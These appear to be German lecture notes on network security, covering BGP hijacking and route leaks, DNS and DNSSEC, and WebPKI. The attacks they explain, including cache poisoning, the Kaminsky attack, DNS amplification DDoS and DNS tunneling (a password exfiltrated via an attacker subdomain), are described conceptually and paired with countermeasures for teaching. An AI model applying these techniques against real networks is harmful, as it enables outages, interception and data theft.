- **Route Leaks:** Ein AS verbreitet Routen, die es gelernt hat, versehentlich weiter (oft Konfigurationsfehler). Dies kann dazu führen, dass globaler Verkehr durch ein kleines, überlastetes Netz geleitet wird.

4.11 Ziele der Angriffe

- **Blackholing (DoS):** Verkehr wird angezogen und verworfen.
- **Redirection / Man-in-the-Middle:** Verkehr wird durch den Angreifer geleitet, analysiert/manipuliert und dann zum Ziel weitergeleitet (schwer zu entdecken).
- **Subversion:** Umgehen von Zensur oder Geolokalisierung.

4.12 Reale Angriffsbeispiele

Die Vorlesung nennt drei prominente Beispiele, die die theoretischen Konzepte verdeutlichen:

1. **KLAYswap (2022) - Redirection & Diebstahl:**
   - *Ziel:* Krypto-Dienst KLAYswap.
   - *Methode:* Angreifer hijackten den IP-Bereich einer Drittanbieter-Bibliothek (KakaoTalk Messenger), die von KLAYswap geladen wurde.
   - *Folge:* Der Angreifer lieferte schadhaften Code aus, da er durch den Hijack gültige SSL-Zertifikate ausstellen konnte. Nutzer überwiesen Krypto-Währung an den Angreifer.
2. **China Telecom (2015-2017) - Route Leak / Subversion:**
   - *Vorfall:* China Telecom kündigte sich fälschlicherweise als Transit-Provider für US-Netze (Verizon) an.
   - *Folge:* Inneramerikanischer Verkehr (USA → USA) wurde über China umgeleitet. Ermöglichte Spionage/-Analyse. Dauerte ca. 2,5 Jahre.
3. **Cloudflare / Eletronet (2024) - Blackholing:**
   - *Vorfall:* Ein kleiner brasilianischer ISP kündigte versehentlich (Route Leak) das spezifische Präfix 1.1.1.1/32 an.
   - *Mechanismus:* Cloudflare kündigt normalerweise 1.1.1.0/24 an. Da /32 spezifischer ist als /24, zog der brasilianische ISP den globalen DNS-Verkehr an.
   - *Ergebnis:* Globaler Ausfall des DNS-Dienstes 1.1.1.1.

4.13 Gegenmaßnahmen

Es gibt keinen eingebauten Schutz in BGP. Sicherheit muss "aufgesetzt" werden.

4.14 Organisatorische Basis

- **RIR (Regional Internet Registries):** Organisationen wie RIPE (Europa) verwalten IP-Adressen und ASNs.
- IP-Adressen sind Eigentum. Wer sie "besitzt", darf sie announcen.

4.15 Internet Routing Registry (IRR)

Ein Netzwerk verteilter Datenbanken, in denen Betreiber dokumentieren, welche Routen ihnen gehören.

- **Problem:** Rein manuell gepflegt, oft veraltet, ungenau. Dient nur als sekundäre Informationsquelle.

4.16 Resource Public Key Infrastructure (RPKI)

Der aktuelle Standard zur Absicherung des *Ursprungs* (Origin) einer Route. Nutzt Kryptographie.

1. **ROA (Route Origin Authorization):** Ein kryptografisch signiertes Objekt in der RPKI-Datenbank. Es legt fest:
   - Welches **AS** darf das Präfix announcen? (Origin ASN)
   - Welches **Präfix** (z.B. 10.20.0.0/16)?
   - **Max Length:** Die maximal erlaubte Präfixlänge (z.B. /24). Verhindert Sub-Prefix Hijacking.
2. **ROV (Route Origin Validation):** Der Router lädt ROAs herunter und prüft eingehende BGP-Announcements.
   - **Valid**: Announcement stimmt mit ROA überein. → Route wird akzeptiert.
   - **Invalid**: AS stimmt nicht oder Präfix ist spezifischer als *Max Length* erlaubt. → Route wird verworfen ("Do Not Route").

- **Not Found**: Keine ROA vorhanden. → Route wird meist akzeptiert (da RPKI noch nicht flächendeckend ist).

Grenzen von RPKI

RPKI schützt nur den **Origin** (Wer darf announcen?). Es schützt **nicht** den Pfad (**AS_PATH**).

- Ein Angreifer kann immer noch den Pfad manipulieren, solange er den korrekten Ursprung im Announcement lässt (Path-Manipulation ist weiterhin möglich).
- Implementierungsfehler in Routern können RPKI wirkungslos machen.

4.17 BGPSec

Eine Erweiterung, um auch den Pfad zu schützen.

- **Konzept:** Jedes AS signiert kryptografisch das Announcement an das nächste AS. Es entsteht eine lückenlose Signaturkette.
- **Vorteil:** Schützt vor Pfad-Manipulationen und AS-Spoofing.
- **Nachteile (Warum es kaum genutzt wird):**
  - Sehr hoher Rechenaufwand auf den Routern.
  - Erfordert lückenlose Unterstützung: Wenn ein Router im Pfad kein BGPSec spricht, bricht die Kette ("Chain of Trust").

5 Domain Name System

Das **Domain Name System (DNS)** ist ein fundamentaler Dienst des Internets, oft bezeichnet als das „Telefonbuch des Internets“. Es wurde ca. 1985 entworfen (Ursprung im ARPANET) und ursprünglich **ohne** Sicherheitsfeatures konzipiert.

Kernfunktion

Das DNS ist eine **globale, verteilte Datenbank**, die hierarchisch verwaltet wird. Die Hauptaufgabe ist die Übersetzung (Auflösung) von menschenlesbaren Hostnamen (z. B. `www.example.org`) in maschinenlesbare IP-Adressen (z. B. `93.184.216.34`).

5.1 Hierarchie und Namensraum


Das DNS ist als Baumstruktur organisiert:

- **Root (.):** Die Wurzel des Baums (oft als Punkt am Ende dargestellt).
- **Top-Level-Domains (TLDs):** Unterhalb der Root (z. B. `org`, `com`, `de`).
- **Second-Level-Domains:** Z. B. `example` in `example.org`.
- **Subdomains:** Weitere Unterteilungen, z. B. `www` oder `ftp`.

5.2 Domain vs. Zone

Es ist wichtig, zwischen einer logischen Domain und einer administrativen Zone zu unterscheiden.

- **Domain**: Ein logisch abgegrenzter Teilbereich des Internets mit eindeutigem Namen.
- **Zone**: Ein von einer **einzigen Autorität** verwalteter Bereich. Eine Zone kann eine Domain umfassen, schließt aber Subdomains aus, die an andere Autoritäten delegiert wurden (z. B. wird eine Subdomain administrativ ausgegliedert, bildet sie eine eigene Zone).



5.3 DNS Resource Records (RR)

Informationen im DNS werden in sogenannten **Resource Records** gespeichert. Ein Record besteht aus folgenden Feldern:

1. **Name (Owner):** Identifikator (FQDN - Fully Qualified Domain Name).

2. **Type:** Art des Datensatzes (siehe Tabelle).
3. **Class:** Meist `IN` (Internet).
4. **TTL (Time to Live):** Gültigkeitsdauer in Sekunden (für Caching).
5. **RDLength:** Länge der Daten in Bytes.
6. **RData:** Der eigentliche Wert (z. B. die IP-Adresse).

5.3.1 Wichtige Record-Typen

Typ	Beispiel-Daten	Zweck
A	93.184.216.34	IPv4-Adresse zum Hostnamen.
AAAA	2606:2808::1	IPv6-Adresse zum Hostnamen.
MX	mail.example.org	Mail Exchange: Mailserver für die Domain.
NS	ns.example.org	Name Server: Autoritativer Server für eine Zone.
CNAME	server1.blau.de	Canonical Name: Alias auf einen anderen Namen.
TXT	v=spf1 -all	Beliebiger Text (oft für Sicherheitsmechanismen wie SPF).

RRset

Ein **Resource Record Set (RRset)** ist die Menge aller Records mit **gleichem Namen, Typ und Klasse**. DNS überträgt immer ganze RRsets, nie einzelne Records aus einem Set (z. B. beim Load-Balancing mit mehreren A-Records für eine Domain).

5.4 Nachrichtenübermittlung und Auflösung

5.4.1 Kommunikation

DNS verwendet ein Client/Server-Modell.

- **Transport:** Standardmäßig **UDP Port 53**. TCP Port 53 wird bei großen Antworten (Zone Transfers, große DNSSEC-Pakete) verwendet.
- **Format:** Anfragen und Antworten haben dasselbe Format (Header, Question, Answer, Authority, Additional).


5.4.2 Server-Typen und Rollen

- **Stub Resolver**: Einfacher Client auf dem Endgerät (PC/Laptop), stellt nur Anfragen.
- **Forwarder**: Leitet Anfragen weiter (z. B. Router im Heimnetz).
- **Rekursiver Resolver**: "Der Suchenende". Übernimmt die komplette Auflösung für den Client, fragt verschiedene Server ab und cacht Ergebnisse (z. B. Server beim ISP oder Google 8.8.8.8).
- **Autoritativer Name Server**: "Der Wissende". Hat die Hoheit über eine Zone und liefert die endgültigen Antworten.

5.4.3 Auflösungsmethoden

Rekursive vs. Iterative Anfragen

- **Rekursiv (RD-Flag=1):** „Besorge mir die Antwort." Der angefragte Server übernimmt die Arbeit und liefert das Endergebnis. Typisch zwischen *Stub Resolver* und *Rekursivem Resolver*.
- **Iterativ (RD-Flag=0):** „Gib mir die Antwort oder sag mir, wen ich fragen soll." Der Server liefert entweder die Daten oder einen Verweis (Referral) auf den nächsten zuständigen Server. Typisch zwischen *Rekursivem Resolver* und *Autoritativen Servern*.



5.5 DNS Cache Poisoning

Da DNS ursprünglich keine Authentifizierung besaß, vertrauen Resolver den Antworten, die sie erhalten (UDP ist verbindungslos und leicht zu fälschen).

Cache Poisoning

Einspeisung gefälschter DNS-Einträge in den Cache eines Resolvers. Ziel ist meist die **Impersonation** (Umlenkung von Nutzern auf Angreifer-Server).

5.5.1 Angriffsmethoden

1. **Klassisches Poisoning (Pre-Bailiwick):** Angreifer sendet Antwort mit zusätzlichen, gefälschten Records für fremde Domains (z. B. „Hier ist die IP für `example.org`, und übrigens ist die IP für `google.com` 6.6.6.6“).
2. **Off-Path Angriff:** Der Angreifer kann den Verkehr nicht mitlesen (Blind spoofing). Er muss die Anfrage des Resolvers an den autoritativen Server erraten und schneller antworten als der echte Server.
   - *Herausforderung:* Erraten der 16-Bit **Transaction-ID** und des **UDP-Quellports**.
3. **Kaminsky Angriff (2008):** Ein ausgeklügelter Off-Path Angriff. Um das Problem zu umgehen, dass ein Cache-Eintrag (selbst ein fehlgeschlagener) eine TTL hat und weitere Angriffsversuche blockiert:
   - Angreifer fragt nicht-existente Subdomains an (z. B. `1.bank.com`, `2.bank.com`).
   - Resolver muss jedes Mal neu beim autoritativen Server fragen.
   - Angreifer flutet gefälschte Antworten, die einen neuen, gefälschten Nameserver für die Ziel-Zone (`bank.com`) einschmuggeln.
   - *Gegenmaßnahme:* Randomisierung des UDP-Quellports (zusätzlich zur Transaction-ID), was den Suchraum auf ca. 32-Bit erhöht.
4. **Man-in-the-Middle (MITM):** Angreifer kann Verkehr mitlesen (z. B. im WLAN oder via BGP-Hijacking). Transaction-ID und Ports sind sichtbar → Triviales Poisoning möglich.

5.5.2 Bailiwick-Regel (Gegenmaßnahme)

Ein Resolver akzeptiert nur Informationen, die in den Zuständigkeitsbereich (Zone) des antwortenden Servers fallen.

- Ein Server für `example.org` darf keine Records für `google.com` liefern.
- Er darf aber Records für `www.example.org` liefern.

5.6 Gegenmaßnahme: DNSSEC

Um MITM und fortgeschrittenes Cache Poisoning zu verhindern, muss die Authentizität der Daten sichergestellt werden. **DNSSEC** (DNS Security Extensions) bietet Integrität und Authentizität durch kryptographische Signaturen, aber **keine** Vertraulichkeit (Daten sind lesbar).

5.6.1 Funktionsweise

DNSSEC bildet eine **Chain of Trust** von der Root-Zone bis zur Ziel-Domain.

- Records werden nicht verschlüsselt, sondern **signiert**.
- Eltern-Zonen signieren den Hash der Schlüssel ihrer Kinder (Delegation).

5.6.2 Neue Record-Typen

- **RRSIG**: Enthält die digitale Signatur eines RRsets.
- **DNSKEY**: Enthält den öffentlichen Schlüssel (Public Key) zum Überprüfen der Signatur.
- **DS** (Delegation Signer): Fingerprint (Hash) des Schlüssels der Unterzone (liegt in der Elternzone, stellt die Vertrauenskette her).
- **NSEC / NSEC3**: Dient dem *Authenticated Denial of Existence* (Beweis, dass ein Name **nicht** existiert).

5.6.3 Problem: Zone Enumeration

Da DNSSEC beweisen muss, dass ein Name *nicht* existiert, geben NSEC-Records Informationen über den „nächsten“ existierenden Namen preis.

- **NSEC Walking:** Angreifer fragt nacheinander Namen ab und erhält durch die NSEC-Antworten („Zwischen A und F gibt es nichts“) die Liste aller existierenden Domains.
- **NSEC3:** Hasht die Namen. Angreifer können die Hashes jedoch offline via Brute-Force (GPU) knacken, da der Namensraum (z. B. www, mail) klein ist.
- **Lösung (Live Signing / White Lies):** Server berechnet Signaturen on-the-fly. Bei Anfrage nach `ghost.example.com` behauptet der Server: „Der Vorgänger ist `ghost` und der Nachfolger ist `ghost\000`“. Der Bereich ist so klein, dass er nur den angefragten Namen abdeckt. Verhindert Enumeration effektiv.

5.7 Transport-Sicherheit (Privacy)

DNSSEC schützt die Daten, verschlüsselt aber nicht den Transport. Wer wissen will, welche Webseiten ein Nutzer besucht, kann den DNS-Verkehr mitlesen.

DoT vs. DoH

Beide Protokolle verschlüsseln die Kommunikation zwischen Stub-Resolver und Rekursivem Resolver (Last-Mile-Security).

- **DoT (DNS over TLS):** Dedizierter Port (TCP 853).
- **DoH (DNS over HTTPS):** Versteckt DNS im HTTPS-Traffic (TCP 443). Schwerer zu blockieren/-filtern.

Wichtig: Sie schützen vor Lauschern auf der Leitung, garantieren aber **nicht** die Echtheit der Daten vom autoritativen Server (dafür wird DNSSEC benötigt).

5.8 Weitere Angriffe auf DNS-Infrastruktur

5.8.1 DNS Amplification DDoS

Ein **Reflection**-Angriff unter Ausnutzung des UDP-Protokolls.

1. Angreifer sendet Anfrage an offene DNS-Server.

2. **IP-Spoofing:** Absender-Adresse ist die des Opfers.
3. **Amplification:** Die Anfrage ist klein (z. B. 60 Byte), die Antwort ist riesig (z. B. 3000 Byte, Faktor 50x).
4. Der DNS-Server flutet das Opfer mit den großen Antworten.

Gegenmaßnahmen: Response Rate Limiting (RRL) auf Servern, Verhinderung von IP-Spoofing im Netzwerk (BCP 38).

5.8.2 DNS Tunneling

Umgehung von Firewalls oder Exfiltration von Daten.

- Daten werden in Subdomains kodiert (z. B. `geheimespasswort.angreifer.com`).
- Der autoritative Server des Angreifers empfängt die Anfrage und dekodiert die Daten.
- Antworten können Steuerbefehle (C2) enthalten (via TXT oder CNAME Records).

5.9 DNS-basierte Sicherheitsmechanismen für E-Mail

Das DNS wird genutzt, um die Sicherheit anderer Dienste (v.a. E-Mail) zu erhöhen.

5.9.1 SPF (Sender Policy Framework)

Schutz gegen E-Mail-Spoofing (Versand unter falschem Namen).

- Ein **TXT-Record** in der Domain definiert, welche IP-Adressen Mails für diese Domain versenden dürfen.
- **Syntax:** `v=spf1 [Mechanismen] [Qualifier]all`

Qualifier	Bedeutung
`+`	Pass (Standard, wenn weggelassen).
`-`	Fail (Mail ablehnen).
`~`	Soft-Fail (Mail annehmen, aber markieren/Spam-Ordner).
`?`	Neutral.

Beispiel: `v=spf1 mx ip4:1.2.3.0/24 -all`
Bedeutet: Die MX-Server und das Subnetz 1.2.3.0/24 dürfen senden. Alles andere (`-all`) wird abgelehnt.

5.9.2 Weitere Mechanismen

- **DKIM**: Signieren von E-Mails; Public Key liegt im DNS.
- **DANE**: Bindung von TLS-Zertifikaten an DNS-Namen (via TLSA-Records), benötigt zwingend DNSSEC.

6 Public Key Infrastrukturen (PKI)

Verschlüsselung allein reicht für sichere Kommunikation nicht aus. Ein Angreifer könnte sich in den Kanal einklinken (Man-in-the-Middle). Daher ist die **Authentifikation** des Kommunikationspartners essenziell.

- **Das Problem:** Woher weiß ich, dass der öffentliche Schlüssel (Public Key), den ich erhalte, wirklich zu der Person/Webseite gehört, mit der ich kommunizieren will?
- **Die Lösung:** Eine Infrastruktur, die Schlüssel an Identitäten bindet.

6.1 Vertrauensmodelle (Trust Models)

Es gibt drei fundamentale Ansätze, um Vertrauen in öffentliche Schlüssel zu etablieren.

6.1.1 1. Direct Trust

Dies ist das einfachste Modell, bei dem Schlüssel direkt zwischen den Parteien ausgetauscht werden.

Direct Trust

Direkter, manueller Austausch von öffentlichen Schlüsseln oder Fingerprints. Vertrauen entsteht durch persönliche Überprüfung.

- **Beispiel SSH:** Beim ersten Verbinden ("Trust on First Use" - TOFU) zeigt der Client den Fingerprint des Servers.
- *Warnmeldung:* "The authenticity of host... can't be established." Der Nutzer muss den Fingerprint manuell verifizieren (z.B. über einen sicheren zweiten Kanal).
- **Nachteil:** Skaliert nicht. Man kann nicht mit jedem Webseiten-Betreiber der Welt persönlich Schlüssel tauschen.


6.1.2 2. Hierarchical Trust (WebPKI)

Dieses Modell nutzt eine vertrauenswürdige dritte Partei, die als Mittelsmann fungiert. Dies ist der Standard im Web (HTTPS).

Certificate Authority (CA)

Eine **Zertifizierungsstelle** (CA) prüft die Identität eines Antragstellers und signiert dessen öffentlichen Schlüssel kryptographisch. Diese Signatur bildet ein Zertifikat.

- **Funktionsweise:** Alice vertraut der CA. Die CA bürgt für Bob. Folglich vertraut Alice Bob.
- **Verteilung:** Die Root-Zertifikate der CAs sind im Betriebssystem oder Browser vorinstalliert (Trust Store).



6.1.3 3. Web of Trust

Ein dezentraler Ansatz, der oft bei PGP (E-Mail-Verschlüsselung) genutzt wird.

- Es gibt keine zentralen CAs.
- Teilnehmer signieren gegenseitig ihre Schlüssel (**Keysigning**).
- **Transitives Vertrauen:** Alice vertraut Bob. Bob hat Carols Schlüssel signiert. Wenn Alice Bobs Urteilsvermögen vertraut, vertraut sie auch Carol.
- **Keyserver:** Dienen als Telefonbuch zum Hochladen von Schlüsseln und Signaturen.

6.2 WebPKI im Detail

Das WebPKI-System bildet das Rückgrat des sicheren Browsings.

6.2.1 Chain of Trust (Zertifikatskette)

Browser vertrauen einer Menge an **Root CAs** (Wurzelzertifikate). Eine Webseite sendet jedoch meist nicht das Root-Zertifikat, sondern eine Kette:

1. **Root Certificate:** Selbstsigniert, im Browser hinterlegt (Trust Anchor).
2. **Intermediate Certificate:** Von der Root CA (oder einer anderen Intermediate) signiert.
3. **Leaf Certificate (End-Entity):** Das eigentliche Zertifikat der Webseite, signiert von der Intermediate CA.

Der Browser validiert die Signaturen vom Leaf bis hoch zur Root.

6.2.2 Validierungsmethoden für Zertifikate

Bevor eine CA ein Zertifikat ausstellt, muss sie prüfen, ob der Antragsteller berechtigt ist.

1. **Domain Validation (DV):**
   - Prüft nur die technische Kontrolle über die Domain.
   - *Methoden:*
     - **HTTP Challenge:** CA gibt einen Token, Server muss ihn unter `http://domain/.well-known/acme-challenge/` bereitstellen.
     - **DNS Challenge:** Token muss als TXT-Record im DNS hinterlegt werden.

  - **Email Challenge:** Bestätigungslink an `admin@domain.com`.
- *Vorteil:* Schnell, automatisierbar (z.B. Let's Encrypt), kostenlos.
- *Nachteil:* Keine Prüfung der Identität der Firma dahinter.

2. **Organization Validation (OV):** Prüft zusätzlich, ob die Organisation existiert und rechtmäßiger Besitzer der Domain ist.
3. **Extended Validation (EV):** Sehr strenge Prüfung offizieller Dokumente/Register. Früher durch "grüne Adressleiste" im Browser angezeigt (heute meist entfernt, da Nutzer den Unterschied nicht verstehen).


6.3 Angriffe auf die WebPKI

Das System ist nur so sicher wie das schwächste Glied (die CA) und der Validierungsprozess.


6.3.1 Angriffe auf Domain Validation

Da DV oft automatisiert abläuft, versuchen Angreifer, die Validierung (Challenge) zu manipulieren, um Zertifikate für fremde Domains zu erhalten.

- **Netzwerk-Angriffe:** Wenn der Angreifer den Traffic zwischen der CA und dem Server des Opfers abfangen kann (Man-in-the-Middle).
- **BGP Hijacking:** Der Angreifer lenkt den Internetverkehr für die IP-Adresse des Opfers auf seinen eigenen Server um. Die CA verbindet sich zur Überprüfung (HTTP Challenge) mit dem Angreifer statt dem Opfer.
- **DNS Cache Poisoning:** Der Angreifer manipuliert die DNS-Antworten, die die CA erhält, sodass die Domain auf die IP des Angreifers zeigt.



On-path position can be achieved via **BGP hijack**



Gegenmaßnahme: Verteilte Validierung Die CA sollte die Validierung (z.B. den HTTP-Request) nicht nur von einem Standort ausführen, sondern von **verteilten Validatoren** (mehrere Perspektiven weltweit). Ein lokaler BGP-Hijack oder DNS-Poisoning würde so auffallen, da nicht alle Validatoren auf den Angreifer umgeleitet werden.

6.4 Certificate Transparency (CT)

Ein großes Problem der klassischen PKI war, dass eine korrumpierte CA unbemerkt falsche Zertifikate (z.B. für google.com) ausstellen konnte.

Certificate Transparency


Ein System öffentlich einsehbarer, manipulationssicherer Logs, in denen alle ausgestellten Zertifikate verzeichnet werden müssen.

6.4.1 Funktionsweise

1. CA reicht ein "Pre-Certificate" bei einem CT-Log ein.
2. Das Log antwortet mit einem **SCT** (Signed Certificate Timestamp). Das ist eine kryptographische Quittung: "Ich habe dieses Zertifikat gesehen und werde es loggen."
3. Das finale Zertifikat enthält diesen SCT.
4. Browser (wie Chrome) lehnen Zertifikate ohne SCT oft ab.

6.4.2 Komponenten

- **Logs:** Nutzen **Merkle Trees**, um Append-Only-Eigenschaften zu garantieren (Inhalte können nicht nachträglich gelöscht/geändert werden).
- **Monitors:** Dienste, die die Logs überwachen und Domain-Inhaber warnen, wenn unerwartet ein Zertifikat für ihre Domain auftaucht.



6.5 Zertifikatsstruktur (X.509)

Zertifikate folgen dem X.509 Standard und werden mittels **ASN.1** (Abstract Syntax Notation One) beschrieben.

6.5.1 Wichtige Felder

- **Subject:** Für wen ist das Zertifikat? (Common Name / Domain).
- **Issuer:** Wer hat es ausgestellt? (Die CA).
- **Validity:** `Not Before` und `Not After` (Gültigkeitsdauer).
- **Subject Public Key Info:** Der eigentliche Schlüssel und der Algorithmus (z.B. RSA, ECC).
- **Signature Algorithm:** Algorithmus, mit dem die CA unterschrieben hat (z.B. SHA256withRSA).

6.5.2 Extensions

- **Key Usage / Basic Constraints:** Legt fest, was mit dem Zertifikat getan werden darf.

  - Wichtig: `CA: FALSE` verhindert, dass ein normales Webseiten-Zertifikat genutzt wird, um weitere Zertifikate zu signieren (verhindert, dass jeder User zur CA wird).
- **Subject Alternative Name (SAN):** Hier werden alle gültigen Domains (auch Subdomains) aufgelistet.

6.5.3 Widerruf (Revocation) und Gültigkeit

Wenn ein Private Key gestohlen wird, muss das Zertifikat ungültig gemacht werden.

- **CRL (Certificate Revocation List):** Liste gesperrter Zertifikate. Wird oft nicht frisch heruntergeladen (zu groß).
- **OCSP (Online Certificate Status Protocol):** Live-Abfrage bei der CA. Problem: "Fail Open" (wenn CA nicht erreichbar, akzeptiert der Browser oft trotzdem).
- **Trend:** Verkürzung der Laufzeiten (Vorschlag von Google: 90 Tage). Ersetzt komplexes Revocation-Management durch häufige Erneuerung (Automation nötig).

6.6 Alternative: DNSSEC / DANE

